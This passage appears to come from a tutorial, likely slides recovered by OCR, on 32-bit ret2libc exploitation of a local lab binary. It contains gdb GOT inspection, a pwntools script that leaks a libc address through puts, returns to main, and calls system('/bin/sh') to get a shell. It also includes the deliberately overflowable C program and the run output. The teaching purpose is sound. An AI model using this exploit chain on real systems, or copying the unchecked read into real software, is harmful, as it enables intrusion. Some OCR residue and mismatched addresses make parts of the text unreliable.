0x0804853c <+43>:
     call   0x8048390 <exit@plt>
(gdb) x/i 0x8048390
   0x8048390 :   jmp    *0x804a018
(gdb) x/x 0x804a018
   0x804a018:      0x08048396
```

It looks like binary address, not libc!

Universal GOT for leak: __libc_start_main



[__libc_start_main@got]


[????]

vuln's return address
[puts]

```
0x080483ed <+45>:     call    0x80483a0
<__libc_start_main@plt>

(gdb) x/i  0x80483a0
    0x8048390 :    jmp     *0x804a01c
(gdb) x/x  0x804a01c
    0x804a018:        0xf7df1e30
```

This is libc address!

```
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                + p32(e.symbols['puts'])
                + p32(0)
                + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```



```
$ python exploit.py
[+] Starting local process './vuln': pid 18665
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0xf7e11000
```


Then, let’s call system!

[__libc_start_main@got]

[system]

vuln’s return address
[puts]

Back to the main!



[__libc_start_main@got]

[main]


vuln's return address

[puts]

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

Re-trigger the vulnerability!

Back to the main!



[__libc_start_main@got]

[main]

vuln's return address
[puts]

1st exploit

["/bin/sh"]

[????]

vuln's return address
[system]

2nd exploit

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                + p32(e.symbols['puts'])
                + p32(e.symbols['main']) # CHANGED
                + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = (b"A"*0x28 + b"BBBB"
                + p32(libc.symbols['system'])
                + p32(0)
                + p32(next(libc.search(b'/bin/sh'))))
p.send(payload)
p.interactive()
```

-
  ```
  $ python exploit.py
  [+] Starting local process './vuln': pid 18842
  [*] '/home/vagrant/vuln'
      Arch:     i386-32-little
      RELRO:    Partial RELRO
      Stack:    No canary found
      NX:       NX enabled
      PIE:      No PIE (0x8048000)
  [*] '/lib/i386-linux-gnu/libc.so.6'
      Arch:     i386-32-little
      RELRO:    Partial RELRO
      Stack:    Canary found
      NX:       NX enabled
      PIE:      PIE enabled
  LIBC_BASE: 0xf7e11000
  [*] Switching to interactive mode
  Welcome!
  $ id
  uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
  ```